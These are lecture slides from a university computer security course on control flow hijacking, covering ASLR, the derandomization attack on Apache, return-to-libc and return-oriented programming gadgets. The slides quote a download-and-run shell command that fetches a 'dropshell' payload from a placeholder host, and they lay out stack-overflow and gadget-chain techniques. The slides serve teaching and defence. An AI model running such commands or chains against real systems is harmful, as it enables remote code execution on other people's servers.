CSE 127: Computer Security

Control Flow Hijacking

Kirill Levchenko

October 17, 2017

Control Flow Hijacking Defenses

- Avoid unsafe functions
- Stack canary
- Separate control stack
- Address Space Layout Randomization (ASLR)
- Memory writable or executable, not both (W^X)
- Control flow integrity (CFI)

ASLR

Address Space Layout Randomization

- Change location of stack, heap, code, static variables
- Works because attacker needs address of shellcode
- Layout must be unknown to attacker
  - Randomize on every launch (best)
  - Randomize at compile time
- Implemented on most modern OSes in some form


PaX ASLR
Traditional
random stack base
random base
random base
Stack
mapped
heap
.bss
.data
.text
Stack
mapped
heap
.bss
.data
.text

Derandomizing ALSR

On the Effectiveness of Address-Space Randomization

Hovav Shacham
Stanford University
hovav@cs.stanford.edu

Matthew Page
Stanford University
mpage@stanford.edu

Ben Pfaff
Stanford University
blp@cs.stanford.edu

Eu-Jin Goh
Stanford University
eujin@cs.stanford.edu

Nagendra Modadugu
Stanford University
nagendra@cs.stanford.edu

Dan Boneh
Stanford University
dabo@cs.stanford.edu

Derandomizing ALSR

- **Attack goal:** call `system()` with attacker argument:

```
wget http://www.example.com/dropshell ;
chmod +x dropshell ; ./dropshell
```

- **Target:** Apache daemon
  - Forks child processes to handle client interaction
  - **Vulnerability:** buffer overflow in `ap_getline()`
- **Defense assumption:** PaX ASLR enabled
- **Defense assumption:** W⊕X enabled

Planning the Attack

- How do we inject shellcode?
  - Cannot use normal shell code because of W⊕X
  - Call `system()` located in libc!
- Where is libc?
  - Inside mapped region (it's a shared object)



Derandomizing ASLR

- **Attack Stage 1:** Find base of mapped region
- **Attack Stage 2:** Call system with command string

Mapped area:



Attack Stage 1

- Overflow buffer in `ap_getline()`
- Overwrite saved EIP with guessed location of `usleep()` in libc
  - Base + offset of `usleep` in mapped region
- Provide non-zero byte argument to `usleep()`



Attack Stage 1

- Overflow buffer in `ap_getline()`
- Overwrite saved EIP with guessed location of `usleep()` in libc
  - Base + offset of `usleep` in mapped region
- Provide non-zero byte argument to `usleep()`

...
`0x01010101`
`0xDEADBEEF`
addr of `usleep()`
`0xDEADBEEF`
buffer to overflow

Attack Stage 1

EIP ➤ `pop ebp`
`ret`

Inside `usleep()`:
`...`
`ret`

ESP ➤

...
0x01010101
0xDEADBEEF
addr of usleep()
0xDEADBEEF
buffer to overflow

Attack Stage 1

EIP ➤ `pop ebp` = 0xDEADBEEF
will SEGFAULT
when accessed)
`ret`

Inside `usleep()`:

`...`
`ret`

ESP ➤

...
0x01010101
0xDEADBEEF
addr of `usleep()`
0xDEADBEEF
buffer to overflow

Attack Stage 1

```
pop ebp
ret
```

EIP ➤

Inside `usleep()`:

```
...
ret
```

ESP ➤

...
`0x01010101`
`0xDEADBEEF`
addr of `usleep()`
`0xDEADBEEF`
buffer to overflow

Attack Stage 1

argument to usleep()

address to return to from usleep()

```
pop ebp
ret
```

EIP ➤ Inside `usleep()`:

```
...
ret
```

...
0x01010101
0xDEADBEEF
addr of usleep()
0xDEADBEEF
buffer to overflow

Attack Stage 1

address to return
to from usleep()

```
pop ebp
ret
```

ESP ➤

Inside `usleep()`:

```
...
ret
```

EIP ➤

...
0x01010101
0xDEADBEEF
addr of usleep()
0xDEADBEEF
buffer to overflow

Attack Stage 1

SEGFAULT!

```
pop ebp
ret
```

Inside `usleep()`:

```
...
ret
```

EIP ➤

ESP ➤

...
0x01010101
0xDEADBEEF
addr of usleep()
0xDEADBEEF
buffer to overflow

Attack Stage 1

- **If we guessed `usleep()` address right:**
  Server will freeze for 16 seconds, then crash
- **If we guessed `usleep()` address wrong:**
  Server will (likely) crash immediately
- Use this to tell if we guessed base of mapped region correctly

Attack Stage 2

- Overflow buffer in `ap_getline()` again
- Overwrite saved EIP with address of (any) `ret` instruction in libc
- Repeat until address of attack command string on the stack
- Append address of `system()`



Attack Stage 2

- Overflow buffer in `ap_getline()` again
- Overwrite saved EIP with address of (any) `ret` instruction in libc
- Repeat until address of attack command string on the stack
- Append address of `system()`



Derandomizing ASLR

Mapped area:



- What is the success probability?
  - $1/2^{16}$ — 65,536 tries maximum
- Do we need to de-randomize stack base?
  - No, attacker does not to know stack addresses
- Attack works even with PaX ASLR and DEP (W⊗X)

Dealing with DEP

- If stack not executable, can't execute shellcode on stack
- *Solution:* use existing program code! **return-to-libc**
- Need known executable – usually not a problem
- Search executable for code that does what you want
  - E.g. if executable calls `exec("/bin/sh")`, jump there
- What if there is no code that does what we want?

Return-Oriented Programming

The Geometry of Innocent Flesh on the Bone:
Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

Return-Oriented Programming

- **Idea:** make shellcode out of existing application code
- *Gadgets:* code sequences ending in `ret` instruction
  - May be part intended by compiler (at end of function)
  - Or any sequence in executable memory ending in 0xC3
- Overwrite saved EIP on stack to pointer to first gadget, then second gadget, *etc.*

```
compy% otool -t /bin/ls
/bin/ls:
(__TEXT,__text) section
0000000100001478 6a 00 48 89 e5 48 83 e4 f0 48 8b 7d 08 48 8d 75
0000000100001488 10 89 fa 83 c2 01 c1 e2 03 48 01 f2 48 89 d1 eb
0000000100001498 04 48 83 c1 08 48 83 39 00 75 f6 48 83 c1 08 e8
00000001000014a8 58 0f 00 00 89 c7 e8 1b 39 00 00 f4 55 48 89 e5
00000001000014b8 48 8d 47 68 48 8d 7e 68 48 89 c6 c9 e9 01 3a 00
00000001000014c8 00 55 48 89 e5 48 83 c6 68 48 83 c7 68 c9 e9 ef
00000001000014d8 39 00 00 55 48 89 e5 53 48 89 f1 48 8b 56 60 48
00000001000014e8 8b 47 60 48 8b 58 30 48 39 5a 30 7f 1d 7c 22 48
00000001000014f8 8b 58 38 48 39 5a 38 7f 11 7c 16 48 8d 77 68 48
0000000100001508 8d 79 68 5b c9 e9 b8 39 00 00 b8 ff ff ff ff eb
0000000100001518 05 b8 01 00 00 00 5b c9 c3 55 48 89 e5 48 8b 56
0000000100001528 60 48 8b 47 60 48 8b 48 50 48 39 4a 50 7f 1c 7c
0000000100001538 21 48 8b 48 58 48 39 4a 58 7f 10 7c 15 48 83 c6
0000000100001548 68 48 83 c7 68 c9 e9 77 39 00 00 b8 01 00 00 00
0000000100001558 eb 05 b8 ff ff ff ff c9 c3 55 48 89 e5 53 48 8b
0000000100001568 56 60 48 8b 47 60 b9 01 00 00 00 48 8b 58 60 48
0000000100001578 39 5a 60 7f 18 7d 07 b9 ff ff ff ff eb 0f 48 83
0000000100001588 c6 68 48 83 c7 68 5b c9 e9 35 39 00 00 89 c8 5b
0000000100001598 c9 c3 55 48 89 e5 48 8b 56 60 48 8b 47 60 48 8b
00000001000015a8 48 40 48 39 4a 40 7f 1c 7c 21 48 8b 48 48 48 39
00000001000015b8 4a 48 7f 10 7c 15 48 83 c6 68 48 83 c7 68 c9 e9
00000001000015c8 fe 38 00 00 b8 01 00 00 00 eb 05 b8 ff ff ff ff
```

Some Gadgets

- `b8 01 00 00 00 5b c9 c3`
  - `mov eax,0x1 → pop ebx → leave → ret`
  - **`leave`** is equivalent to: `mov esp, ebp → pop ebp`
- `00 00 5b c9 c3`
  - `add BYTE PTR [eax],al → pop ebx → leave → ret`
- `00 5b c9 c3`
  - `add BYTE PTR [eax-0x37],bl → ret`

Constant Store Gadget

```
Mem[v2] = v1
```

Desired Logic



eax	v_1
ebx	
eip	a_1

```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

Implementation 2

Constant Store Gadget

```
Mem[v2] = v1
```

Desired Logic



Stack

eax	v_1
ebx	
eip	a_3

```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

Implementation 2

Constant Store Gadget

```
Mem[v2] = v1
```

Desired Logic



Stack

eax	v_1
ebx	v_2
eip	a_3

```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

Implementation 2

Constant Store Gadget

```
Mem[v2] = v1
```

Desired Logic



Stack

eax	v_1
ebx	v_2
eip	a_5

```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

Implementation 2

Constant Store Gadget

```
Mem[v2] = v1
```

Desired Logic



Stack

eax	v_1
ebx	v_2
eip	a_5

```
a1: pop eax;
a2: ret
a3: pop ebx;
a4: ret
a5: mov [ebx], eax
```

Implementation 2

Comparison

	Normal programming	ROP
Instruction pointer	eip	esp
No-op	nop	ret
Unconditional jump	jmp address	set esp to address of gadget
Conditional jump	jnz address	set esp to address of gadget if some condition is met
Variables	memory and registers	mostly memory
Inter-instruction (inter-gadget) register and memory interaction	minimal, mostly explicit; e.g., adding two registers only affects the destination register	can be complex; e.g., adding two registers may involve modifying many registers which impacts other gadgets


Employees must
wash hands before
returning to libc